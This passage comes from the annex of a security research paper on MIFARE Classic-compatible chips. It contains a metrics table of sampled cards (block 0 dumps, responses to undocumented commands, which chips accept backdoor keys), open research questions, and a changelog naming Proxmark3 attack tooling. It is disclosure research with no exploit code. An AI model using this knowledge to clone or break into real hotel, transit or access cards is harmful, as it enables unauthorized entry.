| 60-6f: ✓✓✓✓ ✓✓✓✓ ✓✓✓✓ ✓✓✓✓   |     |                   |                 | 60-6f: ✓✓✓✓ ✓✓✓✓ ✓✓✓✓ ✓✓✓✓                            |  |  |                              |           |
| USCUID magic keyfob, configuration: “7 byte hard”                  |     |                   |                 |   |  | 04DE7717454D80884400C80000000000             |                              |           |

<sup>22</sup>Card returns 4-bit 0x00 instead of the usual 0x04 NAK.

| Sample   |     |                   |                 |                                 |  | Block 0   |                              |           |
|--|-----|-------------------|-----------------|---------------------------------|--|---|------------------------------|-----------|
| UID attr.  | SAK | SAK <sub>b0</sub> | a <sub>SF</sub> | a <sub>**00</sub> = NAK         | a <sub>{n<sub>R</sub> a<sub>R</sub>}<sup>!</sup></sub> | a <sub>{n<sub>R</sub> a<sub>R</sub>}p<sup>!</sup></sub> | FDT <sub>n<sub>T</sub></sub> | Backdoor  |
| Read with ACL=7F0788                             |     |                   |                 | Read with ACL=FF0780            |  | Remarks   |                              |           |
| NXP  | 08  | 88                | ∅               | 00-4f,70-7f,81-ff               | p(NAK) = 0   | ∅   | 1972                         | keyA/keyB |
| 60-6f: ✓✓✓✓ ✓✓✓✓ ✓✓✓✓ ✓✓✓✓                       |     |                   |                 | 60-6f: ✓x✓x ✓x✓x ✓x✓x ✓x✓x      |  | support EV1 signature                                   |                              |           |
| unknown #1 blank card                            |     |                   |                 |                                 |  | 4AC3AB04260804006263646566676869                        |                              |           |
| NXP  | 08  | 08                | ∅               | 00-4f,70-ff                     | p(NAK) = 0   | ∅   | 1968                         | keyA/keyB |
| 60-6f: ✓✓✓✓ ✓✓✓✓ ✓✓✓✓ ✓✓✓✓                       |     |                   |                 | 60-6f: ✓✓✓✓ ✓✓✓✓ ✓✓✓✓ ✓✓✓✓      |  |   |                              |           |
| unknown #2 Student card (BE). Manuf data: BA2206 |     |                   |                 |                                 |  | 0710C4489B8804009942413232303617                        |                              |           |
| Infineon   | 88  | 88                | ∅               | 00-5f,64,70-ff                  | p(NAK) = 0   | ∅   | 1968                         | keyA/keyB |
| 60-6f: ✓✓✓✓ ·✓✓✓ ✓✓✓✓ ✓✓✓✓                       |     |                   |                 | 60-6f: ✓x✓x ·x✓x ✓x✓x ✓x✓x      |  |   |                              |           |
| unknown #3 blank card                            |     |                   |                 |                                 |  | 7FFAD1297D0804009981856578826589                        |                              |           |
| Infineon   | 08  | 08                | ∅               | 00-4f,64,70-ff                  | p(NAK) = 0   | ∅   | 1972                         | keyA/keyB |
| 60-6f: ✓✓✓✓ ·✓✓✓ ✓✓✓✓ ✓✓✓✓                       |     |                   |                 | 60-6f: ✓x✓x ·x✓x ✓x✓x ✓x✓x      |  |   |                              |           |
| unknown #4 Hotel card (US)                       |     |                   |                 |                                 |  | EA4C9671410804006263646566676869                        |                              |           |
| NXP  | 08  | 08                | ∅               | 00-4f,62-92,94-ff               | p(NAK) = 0   | ∅   | 1972                         | ∅         |
| 60-6f: ✓✓·· ···· ···· ····                       |     |                   |                 | 60-6f: ✓✓·· ···· ···· ····      |  |   |                              |           |
| unknown #5 blank keyfob & blank card             |     |                   |                 |                                 |  | 438C8B793D0804006263646566676869                        |                              |           |
| NXP  | 08  | 08                | ∅               | 30,a0,b0,c0-c2                  | p(NAK) = 0   | ∅   | 1972                         | ∅         |
| 60-6f: ✓✓·· ···· ···· ····                       |     |                   |                 | 60-6f: ✓✓·· ···· ···· ····      |  |   |                              |           |
| unknown #6 COB: XKM1                             |     |                   |                 |                                 |  | 5727AA78A20804008500AABBCCDDEEFF                        |                              |           |
| Infineon   | 08  | 08                | ∅               | 30,a0,b0,c0-c2                  | p(NAK) = 0   | ∅   | 1972                         | ∅         |
| 60-6f: ✓✓·· ···· ···· ····                       |     |                   |                 | 60-6f: ✓x·· ···· ···· ····      |  |   |                              |           |
| unknown #7 Kazan Metro, Tatarstan (RU)           |     |                   |                 |                                 |  | 44F600C87A080400850020BD17B5779D                        |                              |           |
| NXP  | 08  | 08                | ∅               | 00-4f,51-5f,62-ff <sup>22</sup> | p(NAK) = $\frac{1}{256}$                               | ∅   | 1588                         | ∅         |
| 60-6f: ✓✓·· ···· ···· ····                       |     |                   |                 | 60-6f: ✓x·· ···· ···· ····      |  |   |                              |           |
| unknown #8 Hotel card (MT)                       |     |                   |                 |                                 |  | 57DA41DA160804006263646566676869                        |                              |           |
| Infineon   | 08  | 08                | 4f:0A           | 00-4f,52,74-c3,d0-ff            | p(NAK) = 0   | ∅   | 1972                         | ∅         |
| 60-6f: ✓✓·· ···· ···· ····                       |     |                   |                 | 60-6f: ✓✓·· ···· ···· ····      |  | Static n <sub>T</sub>                                   |                              |           |
| unknown #9: Mobile world congress 2010           |     |                   |                 |                                 |  | C12738BB65080400235684141911FFFF                        |                              |           |

| Sample                           |     |                   |                 |                            |  | Block 0                                      |                              |           |
|----------------------------------|-----|-------------------|-----------------|----------------------------|--|--|------------------------------|-----------|
| UID attr.                        | SAK | SAK <sub>b0</sub> | a <sub>SF</sub> | a**00 = NAK                | a <sub>{n<sub>R</sub> a<sub>R</sub>}</sub> | a <sub>{n<sub>R</sub> a<sub>R</sub>}p!</sub> | FDT <sub>n<sub>T</sub></sub> | Backdoor  |
| Read with ACL=7F0788             |     |                   |                 | Read with ACL=FF0780       |  | Remarks                                      |                              |           |
| Infineon                         | 08  | 08                | ∅               | 00-4f,52,70-c3,d0-ff       | p(NAK) = 0                                 | ∅  | 1972                         | ∅         |
| 60-6f: ✓✓... ..                  |     |                   |                 | 60-6f: ✓x... ..            |  | 6x20 bug                                     |                              |           |
| unknown #10: Manuf data: RTTQR_P |     |                   |                 |                            |  | 417A5509670804009A52545451525F50             |                              |           |
| Infineon                         | 08  | 08                | ∅               | 00-4f,70-92,94-c3,d0-ff    | p(NAK) = 0                                 | ∅  | 1976                         | ∅         |
| 60-6f: ✓✓... ..                  |     |                   |                 | 60-6f: ✓x... ..            |  | 6x20 bug                                     |                              |           |
| unknown #11 4k "compatible S70"  |     |                   |                 |                            |  | A9300FA731980200003E08A62B0C1E8B             |                              |           |
| Infineon                         | 18  | 98                | 18:00           | ∅                          | p(NAK) = 1                                 | ∅  | 1844                         | keyA/keyB |
| 60-6f: ✓✓✓ ✓✓✓ ✓✓✓ ✓✓✓           |     |                   |                 | 60-6f: ✓x✓x ✓x✓x ✓x✓x ✓x✓x |  |  |                              |           |

Table 5: Metrics of various MIFARE Classic cards

## A.16 Open Questions

Among all the new questions we faced, we tried to answer to as many as possible, but there are a few left unanswered. We hope the community will help solve some of them in the near future.

### A.16.1 Cards with a backdoor key

- **Are there other not-yet-mentioned cards supporting one of the backdoor keys, or yet another one?**
  - Looking forward to FM11RF005M[33], FM11RF32M[27], FM1208-09, FM1208M04[34], FM12AG08M01, FM12AS04M01 but also other manufacturers... Infineon SLE44R35S[35], SLE66R35I/R/E7[32], Shanghai Belling BL75R06SM[36], Giantec GT23SC4439A[37]/B/C/D, GT23SC4469[38], ISSI IS23SC4439[39], Ангстрем КБ5004ХК3[40], Mikron MIK1KMCM[41], Quanray QR2217[42], Shanghai Huahong SHC1101[43], SHC1104[44], Юникор UNC20C01R[45]...
- Is there a way to write to blocks when authenticated with backdoor authentication commands?
- Is there a way to read keys when authenticated with backdoor authentication commands?

### A.16.2 FM11RF08S

- **How static encrypted nonces are derived from card and from sector number?**
  - This could speed up key recovery and guarantee it even in absence of backdoor.
- About its advanced verification and blocks 128-135:
  - How keyA is derived?
  - How keyB is derived? The one starting with 0000.
  - What keyB could be used for?
  - What these blocks data could be used for?
  - Is there a way to write to these blocks?

### A.16.3 FM11RF08/FM11RF08S

- How the simple verification method signature in block 0 is produced and verified?

### A.16.4 Cards with the extra authentication commands:

- **Is there a backdoor we missed in the cards using regular keys in all the backdoor commands?**
- What are there differences between the extra authentication commands 62xx-6Fxx in terms of access control and features, in cards with only regular keys as well as in those with the backdoor key?
  - How they depend on the defined access control?
  - How cards variants differ?
  - Are they only artefacts of unspecified cases in the card state-machine or is there really some not yet discovered feature?

We only scratched the surface in Section A.15 table.

### A.16.5 USCUID/GDM

- **How static encrypted nonces behave in USCUID/GDM cards?**
  - This could enable proper key recovery in case such card disabled the other magic backdoors.

## A.17 Changelog

### 2024-08-11 Revision 1.0

- Initial release

### 2024-09-05 Revision 1.1

Additions:

- RF08S: Usage of default keys dictionary to prioritize candidates
- Yet another backdoor key (FM11RF32N)
- New data-first attack scenarios and corresponding tool
- Improved script timings and updated script outputs
- Table
  - New samples references
  - New FDT measurements based on libnfc
  - New ACL states

Errata:

- Error fixed in the nested authentication protocol description in annex, thanks José Lopes Esteves!
- Hardnested: fix nonces estimation, thanks Iceman!
- Minor: rephrasings, typos and references

### 2024-11-08 Revision 1.2

Additions:

- Possibility to directly read all blocks of all sectors with one single backdoor authentication, support in `hf mf ecfill`
- FM11RF08S \*\*98 with FM11RF08 key
- One-liners `prev_state/next_state` in `predict_nt.py`
- Support for `crypto1` in `hf 14a raw`
- Support for supply-chain attack in `fm11rf08s_recovery.py`
- Support for data-first / reader-only attacks, including support for nested authentications
- Table: new samples references

Errata:

- Fix SLE66 ACL in table
- Clarify FM11RF32M vs. FM11RF32N
- Adjust list of other untested clones in the open questions
- Typos

### 2024-12-12 Revision 1.3

Additions:

- Backdoor in FM1216-137
- New Section IX Another way to Recover Nested Nonces
- New Annex A.7 detailing support for Section IX in the Proxmark3
- Bibliography: more datasheets

### 2025-03-06 Revision 1.4

Additions:

- Backdoor in FM1216-110
- Backdoor in FM11RF08-7B

Errata:

- Remove spurious copy-paste content introduced in annexes of revision 1.3

The Proxmark3 tools have been heavily updated too and the reference commit is now:

- `af3a16b25c126b1420bd5ba76a834af67685e528`